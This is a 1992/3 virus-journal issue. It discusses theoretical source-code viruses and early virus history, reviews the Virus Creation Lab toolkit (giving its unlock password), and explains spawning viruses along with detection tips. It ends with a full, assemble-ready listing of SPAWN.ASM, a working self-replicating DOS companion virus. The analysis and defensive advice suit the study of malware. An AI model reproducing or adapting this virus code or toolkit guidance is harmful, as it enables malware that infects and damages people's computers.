Computer Virus Developments Quarterly

The Independent Journal of Computer Viruses — Volume 1, Number 2 — Winter, 1992/3

Source Code Viruses: Fact or Fiction?

What is a Source Code Virus?

Normally, when we think of a virus, we think of a small, tight program written in assembly language, which either infects executable program files or which replaces the boot sector on a disk with its own code. However, in the abstract, a virus is just a sequence of instructions which get executed by a computer. Those instructions may be several layers remove from the machine language itself. As long as the syntax of these instructions is powerful enough to perform the operations needed for a sequence of instructions to copy itself, a virus can propagate. For example, *2600 Magazine* recently published a batch file virus which can copy itself from one batch file to the next.[1] Although this batch file virus depends on an executable file to get its job done, it does not infect executable files at all.

Potentially, a virus could hide in any sequence of instructions that will eventually be executed by a computer. For example, it might hide in a Lotus 123 macro, a Microsoft Word macro file, or a dBase program. Of particular interest is the possibility that a virus could hide in a program's source code files for high level languages like C or Pascal, or not-so-high level languages like assembler.

Now I want to be clear that I am *NOT* talking about the possibility of writing an ordinary virus in a high level language like C or Pascal. Some viruses for the PC have been written in those languages, and they are usually (not always) fairly large and crude. For example M. Valen's Pascal virus *Number One*[2] is some 12 kilobytes big, and then it only implements the functionality of an overwriting virus that destroys everything it touches. High level languages do not prove very powerful for writing viruses because they do not provide easy access to the kinds of detailed manipulations necessary for infecting executable program files. That is not to say that such manipulations cannot be accomplished in high level languages—just that they are very cumbersome. Assembly language has been the language of choice for serious virus writers because one can accomplish the necessary manipulations much more efficiently.

A source code virus attempts to infect the source code for a program—the C, PAS or ASM files—rather than the executable. The resulting scenario looks something like this (Figure 1): Software Developer A contracts a source code virus in the C files for his newest product. The files are compiled and released for sale. The product is successful, and thousands of people buy it. Most of the




Fig. 1: The modus operandi of a source code virus.

people who buy Developer A's software will never even have the opportunity to watch the virus replicate because they don't develop software and they don't have any C files on their system. However, Developer B buys a copy of Developer A's software and puts it on the system where his source code is. When Developer B executes Developer A's software, the virus activates, finds a nice C file to hide itself in, and jumps over there. Even though Developer B is fairly virus-conscious, he doesn't notice that he's been infected because he only does integrity checking on his EXE's, and his scanner can't detect the virus in Developer A's code. A few weeks later, Developer B compiles a final version of his code and releases it, complete with the virus. And so the virus spreads. . . .

While such a virus may only rarely find its way into code that gets widely distributed, there are hundreds of thousands of C compilers, etc., out there, and potentially millions of files to infect. The virus would be inactive as far as replication goes, unless it was on a system with source files. However, a logic bomb in the compiled version could be activated any time an executable with the virus is run. Thus, all of Developer A and Developer B's clients could suffer loss from the virus, regardless of whether or not they developed software of their own.

Source code viruses also offer the potential to migrate across environments. For example, if a programmer was doing development work on some Unix software, but he put his C code onto a DOS disk and took it home from work to edit it in the evening, he might contract the virus from a DOS-based program. When he copied the C code back to his workstation in the morning, the virus would go right along with it. And if the viral C code was sufficiently portable (not *too* difficult) it would then properly compile and execute in the Unix environment.

A source code virus will generally be more complex than an executable-infector with a similar level of sophistication. There are two reasons for this: (1) The virus must be able to survive a compile, and (2) The syntax of a high level language (and I include assembler here) is generally much more flexible than machine code. Let's examine these difficulties in more detail:

Since the virus attacks source code, it must be able to put a copy of itself into a high-level language file in a form which that compiler will understand. A C-infector must put C compileable code into a C file. It cannot put machine code into the file because that won't make sense to the compiler. However, the infection must be put into a file by machine code executing in memory. That machine code is the compiled virus. Going from source code to machine code is easy—the compiler does it for you. Going backwards—which the virus must do—is the trick the virus must accomplish. (Figure 2)

The first and most portable way to "reverse the compile," if you will, is to write the viral infection routine twice— once as a compileable routine and once as initialized data. When compiled, the viral routine coded as




Fig. 2: The two lives of a source code virus.

data ends up being a copy of the source code inside of the executable. The executing virus routine then just copies the virus-as-data into the file it wants to infect. Alternatively, if one is willing to sacrifice portability, and use a compiler that accepts inline assembly language, one can write most of the virus as DB statements, and do away with having a second copy of the source code worked in as data. The DB statements will just contain machine code in ASCII format, and it is easy to write code to convert from binary to ASCII. Thus the virus-as-instructions can make a compileable ASCII copy of itself directly from its binary instructions. Either approach makes it possible for the virus to survive a compile and close the loop in Figure 2.

Obviously, a source code virus must place a call to itself somewhere in the program source code so that it will actually get called and executed. Generally, this is a more complicated task when attacking source code than when attacking executables. Executables have a fairly rigid structure which a virus can exploit. For example, it is an easy matter to modify the initial CS:IP value in an EXE file so that it starts up executing some code added to the end of the file, rather than the intended program. Not so for a source file. Any virus infecting a source file must be capable of understanding at least some rudimentary syntax of the language it is written in. For example, if a virus wanted to put a call to itself in the *main()* routine of a C program, it had better know the difference between

```
/*
void main(int argc, char *argv[]) {
   This is just a comment explaining how to
   do_this();      The program does this
   and_this();     And this, twice.
   and_this();
   . . .   }
*/
```

and

```
void main(int argc, char *argv[]) {
    do_this();
    and_this();
    and_this();
    . . .  }
```

or it could put its call inside of a comment that never gets compiled or executed!

Source code viruses could conceivably achieve any level of sophistication in parsing code, but only at the expense of becoming as large and unwieldy as the compiler itself. Normally, a very limited parsing ability is best, along with a good dose of politeness to avoid causing problems in questionable circumstances.

So much for the two main hurdles a source code virus must overcome.

Generally source code viruses will be large compared to ordinary executable viruses. Ten years ago that would have made them impossible on microcomputers, but today programs hundreds of kilobytes in length are the norm. So adding 10 or 20K to one isn't necessarily noticeable. Presumably the trend toward bigger and bigger programs will continue, making the size factor much less important.

Is there a reasonable way to combat such viruses?

Traditional methods of virus detection and eradication don't work too well against source code viruses. For example, the source code virus will normally only exist in compiled form. The actual source code will only be duplicated when it finds source files to infect. Thus, to be effective, a scanner would have to search for the virus in binary files. However, since those files are compilations, the exact machine code which the virus is implemented with can vary widely. Everything from compiler versions to optimization switches can affect the code produced. Even the usual linking process will alter numerous jump and call references in the viral code. As if that weren't enough, the virus may consist of little more than routine calls to standard library functions. As such, scanning would be prone to false alerts, and false negatives. Likewise, it is an easy matter for the virus to encrypt the virus-as-data in the executable form, so it is not recognized as a source code version of the virus.

Behavior checkers will have a hard time tracking a source code virus as well. Updating a source code file is not an especially unusual occurrence for a software developer, so chances are the behavior checker that is set up to check everything all the time will be an extreme nuisance, and it will often get turned off. The same can be said of integrity checkers.

Likewise, the usual advice of confining your software purchases to shrink-wrapped packages from the manufacturer may not be the answer here. Since the virus is compiled in, rather than attached out in the field, after compilation, it would tend to come shrink-wrapped for you.

Yet not all is bad news. The first line of defense against source code viruses may be low-tech, not high-tech!

Obviously the weak link in hiding a source code virus is that it has to sit right there in the source file, visible for inspection. While such viruses can implement tricks to make them less noticeable (e.g. storing the code out past column 80 so the editor won't show it up unless you scroll over there) they can be identified—at least as a strange chunk of code—if someone looks through his source code files carefully. That's not always as easy as it sounds. Large programs might consist of hundreds of small files, or files consisting of thousands of lines of code. Looking at it carefully doesn't come naturally. Likewise, looking only for changes in existing files is not enough. A virus can hide large chunks of code in include files, etc., so one must also keep an eye out for new files that shouldn't be there.

For serious developers, a version control system will be helpful. Essentially, such a system establishes a master copy of your source code (perhaps on your file server) and allows development work to be done on copies (on the workstations). The master copies must be updated one-by-one with explicit operator input. These systems would allow a wary programmer to spot such a virus if he saw a file that had been changed that shouldn't have been changed. Of course a lazy programmer would sidestep the safeguard that a version control system might offer him.

The second step to eliminating such a virus is diligence. If you do find some strange code, follow it up. Understand what it's doing. If it is viral, you can search the rest of your source code for it, and you don't even need a scanner. A disk/file utility like PC Tools is quite sufficient. Locating the executable that contains it is a bit trickier, but I trust you could figure out how to trap it.

So one of the keys to stopping source code viruses is awareness, combined with reasonable precautions. If no one is looking for them, or if the people who should be watching out get lazy, a virus could easily slip in. Someone who is aware of their existence and is diligent to implement some controls has a pretty good chance of catching anything that's out there for now.

1. Frosty of the GCMS, "A Batch Virus," ***2600*** , Spring, 1992, p. 8.
2. Ralf Burger, ***Computer Viruses and Data Protection***, (Abacus, Grand Rapids, MI:1991), p. 252.

The Dark Origin of Source Code Viruses

Source code viruses have been shadowy underworld denizens steeped in mystery until now. Some of my enemies might accuse me of having invented them—a new evil unleashed on the world. On the contrary, I think these ideas may actually pre-date the more modern idea of what a virus is.

Many people credit Fred Cohen with being the inventor of viruses. Certainly he was the first to put a coherent discussion of them together in his early research and dissertation, published in 1986. However, I remember having a lively discussion of viruses with a number of students who worked in the Artificial Intelligence Lab at MIT in the mid-seventies. I don't remember whether we called them "viruses," but certainly we discussed programs that had the same functionality as viruses, in that they would attach themselves to other programs and replicate. In that discussion, though, it was pretty much assumed that such a program would be what I'm calling a source code virus. These guys were all LISP freaks (and come to think of it LISP would be a nice language to do this kind of stuff in). They weren't so much the assembly language tinkerers of the eighties who really made a name for viruses.

The whole discussion we had was very hypothetical, though I got the feeling some of these guys were trying these ideas out. Looking back, I don't know if the discussion was just born of intellectual curiosity or whether somebody was trying to develop something like this for the military, and couldn't come out and say so since it was classified. (The AI Lab was notorious for its secret government projects.) I'd like to believe it was just idle speculation. On the other hand, it wouldn't be the first time the military was quietly working away on some idea that seemed like science fiction.

The next thread I find is this: Fred Cohen, in his book *A Short Course on Computer Viruses*, described a special virus purportedly put into the first Unix C compiler for the National Security Agency by Ken Thompson.[1] It was essentially designed to put a back door into the Unix login program, so Thompson (or the NSA) could log into any system. Essentially, the C compiler would recognize the login program's source when it compiled it, and modify it. However, the C compiler also had to recognize another C compiler's source, and set it up to propagate the "fix" to put the back door in the login. Although Thompson evidently did not call his fix a virus, that's what it was. It tried to infect just one class of programs: C compilers. And its payload was designed to miscompile only the login program. This virus wasn't quite the same as a source code virus, because it didn't add anything to the C compiler's source files (at least, not on disk—perhaps it did temporarily, in memory). Rather, it sounds like a hybrid sort of virus, which could only exist in a compiler. None the less, this story (which is admittedly third hand) establishes the existence of viral technology in the seventies. It also suggests again that these early viruses were not too unlike the source code viruses I'm discussing here.

One might wonder, why would the government be interested in developing viruses along the lines of source code viruses, rather than as direct executables? Well, imagine you were trying to invade a top-secret Soviet computer back in the good ol' days of the Cold War. From the outside looking in, you have practically no understanding of the architecture or the low level details of the machine (except for what they stole from you). But you know it runs Fortran (or whatever). After a lot of hard work, you recruit an agent who has the lowest security clearance on this machine. He doesn't know much more about how the system operates than you do, but he has access to it and can run a program for you. Most computer security systems designed before the mid-80's didn't take viral attacks into account, so they were vulnerable to a virus going in at a low security level and gaining access to top secret information and convey it back out. (See Cohen's *Short Course* for more details.) Of course, that wasn't a problem since there weren't any viruses back then. So what kind of virus can your agent plant? A source virus seems like a mighty fine choice in this case, or in any scenario where knowledge of the details of a computer or operating system is limited. That's because they're relatively portable, and independent of the details.

Of course, much of what I've said here is speculative. I'm just filling in the holes from some remarks I've heard and read here and there over the course of two decades. We may never know the full truth. However it seems fairly certain that the idea of a virus, if not the name, dates back before the mid 80's. And it would also appear that these early ideas involved viruses quite unlike the neat little executables running amok on PC's these days. So there you have the inspiration for the source code virus.

1. Frederick B. Cohen, ***A Short Course on Computer Viruses***, (ASP Press, Pittsburgh, PA:1990), p. 82.

Computer Virus Developments Quarterly is published quarterly by American Eagle Publications, Inc., PO Box 41401, Tucson, AZ 85717 at an annual subscription rate of $75 ($85 overseas). ISSN 1065-8246.

The *Virus Creation Lab*

Well, it seems all the world is finding out about the *Virus Creation Lab* and yelling various notes of woe.

What is the *Virus Creation Lab* (*VCL* for short)?

Released by a hacker who calls himself Nowhere Man, the *VCL* is a menu-driven program to design your own virus. It has the look and feel of any of a host of DOS-based programs that have a list of menu options across the top, and pull-down menus under each one. It allows you to select the type of virus, trigger routines, and amusing/destructive actions to take when triggered.

I am rather sorry to see that the reaction to the release of the *VCL* has been so unintelligent—but from my own experiences I know that is the acceptable norm nowadays. From the dates on the files I have, the *VCL* appears to have been released in July, 1992. Recently, it has been getting mention in the press here and there, along with typical calls for legislation to "quash virus-authoring software and books," and suggestions that programs like this will make "today's virus problems look like the 'good ol' days'."[1]

That kind of hype may sell more anti-virus software, but its not going to help anybody realistically asses the *VCL* and what it means for them. So I'd like to go through the *VCL* here and look at it. I'll describe it in some detail, even though it is included on the program disk with this issue. I realize that not everyone will not fire it up. Seeing as it was written by a hacker whom I do not know and who does not care to talk about it, one cannot assume that the program is safe. Particularly, one cannot be sure that the *VCL* itself (or the install program for it) does not either do direct damage to any files, etc., or does not release a virus. As far as I can tell it is safe, but that is no guarantee at all. Once we discuss the logic bombs it is capable of creating, you will see what I mean.

The Test Drive

The *VCL* comes in an encrypted ZIP file which must be installed with an install program. The install proceeds smoothly so long as PKUNZIP is in your path and you are privy to the secret password needed to unlock it.[2] Once installed on your disk, you can't move the files to another machine or it won't work—you must re-install it.

Once installed, you'll find the *VCL* itself, some documentation and eight ready-to-go sample viruses. Firing up the *VCL* brings you to a screen with a large box, and several menu choices across the top. So far it doesn't look too different from most software.

Scrolling over to the *Options* selection, let's find out what kinds of viruses we can create. . . . My first reaction is that this thing looks impressive. We have our choice of Appending, Overwriting, or Spawning viruses, and Trojan Horses or Logic Bombs. There are options to infect EXE's, and/or COM's, TSR capability, Trace Stopping, and Encrypting, options to define how the virus searches for files to infect, and options to set the reproduction rate. But wait a minute! I can't just mix and match anything I'd like. If I want an overwriting virus (which just destroys the file it infects) I can have something that infects COM and EXE files. Big deal. Overwriting viruses are pretty dumb. Alan Solomon describes them as "negative stealth"[3] and rightly so. They're pretty hard not to notice, and easy to kill. In short, these things are doomed to extinction from the start. (Most overwriting viruses are extinct, in as much as they are not normally found in the wild.) If I want a more sophisticated appending virus, I can only get a COM infector. Disappointing. Well, if I choose a spawning virus I can get an EXE infector. (I never did figure out how to get anything to go TSR, even though there is a menu option for it.)

Now realize, a "spawning virus" isn't real sophisticated—not even a virus in the proper sense of the word. It is simply a program that looks for EXE programs and creates a COM program with the same name as the EXE, with the Hidden, System and Read Only bits set so you can't see it. Since DOS defaults to executing COM files first, when you type the name of the program you want to run, the (viral) COM file gets executed instead of the EXE you wanted. That viral program reproduces (and possibly does some damage). Then it runs the EXE you really wanted, so nothing appears to be wrong with it. While such viruses can be irritating to the unsuspecting user, they are extremely easy to discover. (See *Spawning Viruses*, this issue.) Most anti-virus packages check for them generically, too. As such, they are hardly a menace to the wary user.

In short, the *VCL* leaves the would-be virus author with very minimal functionality. It cannot even generate viruses as sophisticated as some of the first-ever viruses, e.g. a Jerusalem or a Brain.

Moving on to some of the other features, the *VCL* gets a little more interesting. The *Effects* screen offers ten "empty slots" where you can ask the virus to perform various functions when a given logical condition is fulfilled. The stock effects are:

```
Beep PC speaker       Play a tune
Change low ram        Print a string
Clear screen          Drop to ROM Basic
Cold reboot           Send string to COM port
Corrupt files         Swap two COM ports
Disable LPT port      Trash a disk
Disable PrtScn        Trash some disks
Disable COM port      Display an ANSI
Display a string      Warm Reboot
Drop a program        Erase files
Lock up computer      Machine gun sound
Out value to port     Out random to ports
```

and you can add other custom effects, coded in assembler, to the list. Instructions for doing this are included in the

documentation. Move to an "empty slot" and hit <*Enter*>. A pop-up menu appears giving you your choice of effects. Select one—say "Machine Gun Sound"—and you get a new pop-up, the *Set Conditions* screen. This screen allows you to pick a logical combination of up to 5 conditions which will trigger the desired effect. It is a pain to use, as it isn't intuitive at all. But the *Help* function will get you through. Anyhow, you have a wide variety of trigger possibilities. The stock triggers are:

```
Country code          CPU type
Day                   DOS version
EMS Memory            No of game ports
Hour                  No of floppies
Minute                Month
Number of LPT ports   RAM memory
Random number         Clock rollover
Second                No of COM ports
Weekday               Year
All files infected    Under 4DOS
```

and again, you may add your own. Each trigger has a *Routine Name*, an *Operator* and a *Value*. So you could, for example, trigger when Month == 10, or when Month != 10, etc., etc. The biggest pain is that you have to go through and enter all 5 triggers, even if you only want one. You have to set every one you don't want to "None." In this way, you fill up the empty slots in the *Effects* menu.

If you can work through the less-than-friendly interface, though, the *Effects* menu can give you a real education. It's easy to design a virus that will give some very interesting, and complicated effects—up to 10 different ones in a single virus. It gives you an appreciation for the great variety of logic "bombs" one could create and attach to a virus. I put bombs in quotes because these things could range from playful to devastating, and from elusive to obvious. Sitting down and designing a few viruses with complicated effects will give you a feel for just what is possible—in a much more lively fashion than just pondering it. *THAT* is why I said that just because the *VCL* looks safe, it doesn't mean that it is.

Ok, go to the *File* menu and save your work in a special .VCL file. Now go to *Make* and generate the .ASM file. All done. Now, assemble it with TASM (the assembler Nowhere Man recommends). If you're lucky, it'll compile without errors. Sometimes you won't be so lucky though. VCL isn't thoroughly debugged, and it can generate some strange code.

Is the VCL a Major Threat?

As it stands, not at all.

The viruses it creates are lame, as far as viruses go. Certainly they are not wortly of fear-inspiring articles in *Infoworld*.[4] Virus detectors are quickly being updated to catch the *VCL* generated viruses. I tested McAfee's shareware *SCAN* (Version 8.9B97) and it caught every *VCL* virus I created, regardless of the options I selected. I would suppose any other detector worth its salt would catch them too.

In reality, I think the biggest threat from the current *VCL* is to the unsophisticated user who gets ahold of the thing. Just about anyone can put together a virus with it, even if they know nothing about viruses. Having just created a virus, the temptation to run it and see what it does is often irresistable. *Oops* . . . where did it go? What did it do? So here is a new tool for the casual user to thoroughly louse up his system. (If FDISK isn't enough.)

John Gibson wrote of an imaginary scenario in which a kid got even with an enemy by giving him a *VCL*-created virus which was intended to attack his father's company.[4] In fact, the wiser thing to do might be to give the enemy the *VCL* as a peace-offering, and then let him screw things up for himself. There could be no criminal charges over such a transaction, and I think it would be just as effective, provided the enemy was new to viruses.

Beyond this, though, the *VCL* seems like little more than a toy. Nowhere Man's claim that the *VCL* is "a product to re-define the virus-writing community" is all boast and no bite. The media hype is unwarranted, unless you're trying to sell anti-virus software. But, yes, you'd probably better make sure you can catch these things. After all, there have been over a hundred new virses created with it already.

Of course, Nowhere Man promises his users lots of goodies in an upcoming version, including:

```
* Appending .EXE virii
* More effects and conditions
* Boot sector virii
* Terminate and Stay Resident (TSR) virii
* Virex-Protection(C) – defeats all TSR anti-virus
  products!
* Cryptex(C) encryption scheme – every virus
  produced has its own special encryption method!
  No two are alike!
* Improved environment (maybe even a Windows IDE,
  too)
```

This version is due out any day, I am told, but no one has seen it yet. If he delivers on this, the *VCL* could become a lot more dangerous. The viruses won't be so lame, and they'll be harder to detect.

Even so, I do not believe the *VCL* and similar "products" will ever re-define virus writing. Code is code, and it is just about as easy to detect one stand-alone virus as a whole class of them, provided that that class is mechanically generated, and you know the algorithm for that mechanical generation process. Thus, I cannot see the *VCL* becoming a major threat, unless it gives the user an almost unlimited capability to modify the technology that the actual virus employs in spreading. Even then, only an expert programmer, who could just as well write a virus from scratch, will ever make use of that capability.

Where are tools like the VCL going?

In the future, widespread use of the *VCL*, and similar "products" will drive people away from categorizing viruses by trigger dates and what not. With all the viruses out there now, you can pretty much assume that any day is a good day for a virus to trigger anyway. The *VCL* just puts the icing on this cake with its rich variety of effects and triggers. Likewise, it should be another nail in the coffin for marketing hype over how many viruses a given product will detect.

I would guess that if Nowhere Man were smart, he would step back from his lofty goal. He's gotten a lot of media attention, though, and I suspect he'll continue work on Version 2.0. I don't suspect it will be much more of a threat to anyone who stays up to date with virus detection technology.

None the less, I wouldn't write off *VCL*-type systems completely. The real strength of *VCL* is in custom-designing logic bombs, and it will create a stand-alone logic bomb for you. In a few years, I imagine such tools could start to specialize in this way. The virus writer might custom design a virus, possibly using tools like the Dark Avenger's *Mutation Engine*. Then, to design a logic bomb, he might pull out his *VCL*-style utility and code it up. The fact that the utility puts out fairly standard code isn't a big problem as long as that code is buried within a custom designed and encrypted virus. Specialized utilities like this could eventually become very smart, employing artificial intelligence style triggers, etc., to go attack a highly specific target, even if all the details about how to identify that target are not known.

The situation reminds me of when automatic code-generating programs started appearing. The successful ones specialized, focusing on routine tasks, like user interface design. Writing a program that will generate code for any other program easily is absurdly complicated. However, generating a user interface is not. In the same way, I suspect automatic code generating programs for virus writing, etc., will eventually specialize in areas where they can be most successful.

1. ***Compute***, December, 1992, p. 192.
2. "Chiba City"—case sensitive.
3. Alan Solomon, "Uncovering the Secrets of Stealth Viruses," ***Info Security Product News***, September, 1992, p. 25.
4. John Gibson, "," ***InfoWorld***, December 7, 1992.

"Spawning" Viruses

As discussed elsewhere in this issue, a spawning virus spreads by using a simple feature of DOS. When one issues a command to the command interpreter in DOS, it will first attempt to find and execute a COM file by that name. If none is found, it will then attempt to find and execute an EXE file instead. A replicating program can exploit this prioritization to "infect" EXE files. (I put *infect* in quotes, because the EXE is never really touched.)

Suppose I have a program DOIT.EXE on disk. A self-reproducing program searching for EXE's could find it and create a new copy of itself named DOIT.COM. With both DOIT.EXE and DOIT.COM in the same directory, DOS will always execute DOIT.COM when I type "DOIT" at the prompt. Of course, this would be immediately, because DOIT would no longer do it. So the viral DOIT.COM must also go out and explicitly execute DOIT.EXE. Then DOIT.COM can quietly move around, while giving the appearance that all is well. Of course, an alert user might notice a lot of new COM files appearing on his disk. That can be avoided if the COM files which the virus creates are all made hidden.

A *VCL*-Generated Spawning Virus

Let's take a look at a simple spawning virus generated by the *Virus Creation Laboratory*. This virus, SPAWN.ASM, contains no destructive code and stays within the current subdirectory, so it is fairly safe.

SPAWN.COM basically does four things:

(1) It re-sizes the memory block allocated for it, so there will be room to run the EXE in memory,
(2) It executes the EXE associated to it,
(3) It searches for, and possibly infects a new EXE, and
(4) It returns control to DOS.

These steps are taken by the MAIN procedure in the code. The `SEARCH_FILES` procedure is a straightforward DOS Function 4E/4F search, with a call to `INFECT_FILE` every time the search finds an EXE.

The infect routine takes the EXE file's name and puts a COM extent on it. It then attempts to open the COM file. If successful, it assumes the file is already infected, and returns to the `SEARCH_FILES` procedure with the carry flag set. If it cannot open the COM file, it creates one—a copy of itself, with the new EXE name inserted in the variable `SPAWN_NAME`.

The code, as generated by the VCL is simple and straight- forward, and the comments are pretty good for

an automatically generated program. As such I have left it pretty much the same as originally generated.

Protection Techniques

These viruses aren't a big threat *IF* you're aware of their existence and you keep your eyes open for them. It is easy to do a generic check for spawning viruses. All you have to do is search a system for EXE's and see if there are COM files by the same name on the system. If there are, it's possibly a virus. Likewise, one can search for hidden COM files of dubious origin. A more sophisticated spawning virus might hide and rename the EXE file to something else and then leave an unhidden COM file with the proper name on the system. A sophisticated user might notice his EXE's were changing to COM's, but I would guess the average user would not. To protect from a generic attack of this sort, you must make a list of EXE's on your system, and then note if any change to COM files at a later date.

Ideally, your anti-virus software ought to be able to perform these functions. Unfortunately, many packages do none of them. To check yours out, you might want to do the following:

(1) Take any old (and preferably small) file you don't need and rename it to a COM file with the same name as an EXE in the same directory. For example, I have a program MS.EXE. I could just take any text file and rename it to MS.COM. If you have a disk utility, go ahead and make the COM file hidden. Now scan your system. Does your scanner alert you to the presence of the COM file? (Delete the COM file when you are done!)

(2) Copy an existing EXE file off of your disk and replace it with a small file renamed to the same name with the extent COM. Does your anti-virus notice the change? (Again, delete the COM file and replace the EXE when you're done testing.)

These are real basic tests. If your software doesn't pass, I'd recommend you protest to the manufacturer. And while they're working on an update, use the little program CHECKSP included on the program disk with this issue. It keeps track of such things pretty well.

SPAWN.ASM Source Listing

The following will assemble with TASM 2.0 or MASM 5.0 (and probably others) to a COM file.

```
;SPAWN.ASM
;Created with Nowhere Man's Virus Creation Laboratory v1.00
;Written by Turtle Brain

virus_type      equ     2                       ;Spawning Virus
is_encrypted    equ     0                       ;We're not encrypted
tsr_virus       equ     0                       ;We're not TSR

code            segment byte public
                assume  cs:code,ds:code,es:code,ss:code
                org     0100h

start           label   near

;*****************************************************************************

;This is the main control routine of the virus.
main            proc    near

                mov     ah,04Ah                 ;DOS resize memory function
                mov     bx,(finish - start) / 16 + 0272h  ;BX holds # of para.
                int     021h                    ;why 272H ?? I don't know

                mov     sp,(finish - start) + 01100h  ;Change top of stack

                mov     si,offset spawn_name    ;SI points to true filename
                int     02Eh                    ;DOS execution back-door
                push    ax                      ;Save return value for later

                mov     ax,cs                   ;AX holds code segment
                mov     ds,ax                   ;Restore data segment
                mov     es,ax                   ;Restore extra segment

                call    search_files            ;Find and infect a file

                pop     ax                      ;AL holds return value
                mov     ah,04Ch                 ;DOS terminate function
                int     021h
main            endp

;*****************************************************************************
;This routine searches for EXE's and infects them.

search_files    proc    near
                mov     dx,offset exe_mask      ;DX points to "*.EXE"
                call    find_files              ;Try to infect a file
done_searching: ret                             ;Return to caller

exe_mask        db      "*.EXE",0               ;Mask for all .EXE files
search_files    endp

find_files      proc    near
                push    bp                      ;Save BP

                mov     ah,02Fh                 ;DOS get DTA function
                int     021h
                push    bx                      ;Save old DTA address

                mov     bp,sp                   ;BP points to local buffer
                sub     sp,128                  ;Allocate 128 bytes on stack

                push    dx                      ;Save file mask
                mov     ah,01Ah                 ;DOS set DTA function
                lea     dx,[bp - 128]           ;DX points to buffer
                int     021h

                mov     ah,04Eh                 ;DOS find first file function
                mov     cx,00100111b            ;CX holds all file attributes
                pop     dx                      ;Restore file mask
find_a_file:    int     021h
                jc      done_finding            ;Exit if no files found
                call    infect_file             ;Infect the file!
                jnc     done_finding            ;Exit if no error
                mov     ah,04Fh                 ;DOS find next file function
                jmp     short find_a_file       ;Try finding another file

done_finding:   mov     sp,bp                   ;Restore old stack frame
                mov     ah,01Ah                 ;DOS set DTA function
                pop     dx                      ;Retrieve old DTA address
                int     021h

                pop     bp                      ;Restore BP
                ret                             ;Return to caller
find_files      endp

;*****************************************************************************
;This routine infects the file specified in the DTA search block, if it can,
;and returns with C set if it could not infect.
infect_file     proc    near
                mov     ah,02Fh                 ;DOS get DTA address function
                int     021h
                mov     di,bx                   ;DI points to the DTA

                lea     si,[di + 01Eh]          ;SI points to file name
                mov     dx,si                   ;DX points to file name, too
                mov     di,offset spawn_name + 1;DI points to new name
                xor     ah,ah                   ;AH holds character count
transfer_loop:  lodsb                           ;Load a character
                or      al,al                   ;Is it a NULL?
                je      transfer_end            ;If so then leave the loop
                inc     ah                      ;Add one to the character count
                stosb                           ;Save the byte in the buffer
                jmp     short transfer_loop     ;Repeat the loop
transfer_end:   mov     byte ptr [spawn_name],ah;First byte holds char. count
                mov     byte ptr [di],13        ;Make CR the final character

                mov     di,dx                   ;DI points to file name
                xor     ch,ch                   ;
                mov     cl,ah                   ;CX holds length of filename
                mov     al,'.'                  ;AL holds char. to search for
        repne   scasb                           ;Search for a dot in the name
                mov     word ptr [di],'OC'      ;Store "CO" as first two bytes
                mov     byte ptr [di + 2],'M'   ;Store "M" to make "COM"

                mov     byte ptr [set_carry],0  ;Assume we'll fail
                mov     ax,03D00h               ;DOS open file function, r/o
                int     021h
                jnc     infection_done          ;File already exists, so leave
                mov     byte ptr [set_carry],1  ;Success - the file is OK

                mov     ah,03Ch                 ;DOS create file function
                mov     cx,00100111b            ;CX holds file attributes (all)
                int     021h
                xchg    bx,ax                   ;BX holds file handle

                mov     ah,040h                 ;DOS write to file function
                mov     cx,finish - start       ;CX holds virus length
                mov     dx,offset start         ;DX points to start of virus
                int     021h

                mov     ah,03Eh                 ;DOS close file function
                int     021h

infection_done: cmp     byte ptr [set_carry],1  ;Set carry flag if failed
                ret                             ;Return to caller

;*****************************************************************************
;Data area. Spawn name is the EXE file name, formatted for a DOS Int 2E.
;Int 2E passes a command to COMMAND.COM. The format of the command is:
;1 byte which specifies the length of the command, in bytes, then the command,
;in ASCII format, terminated by a carriage return (13).
spawn_name      db      12,12 dup (?),13        ;Name for next spawn
set_carry       db      ?                       ;Set-carry-on-exit flag
infect_file     endp
```

```
vcl_marker      db      "[VCL]",0               ;VCL creation marker
finish          label   near
code            ends
                end     main
```

Doren Rosenthal Does It Again!

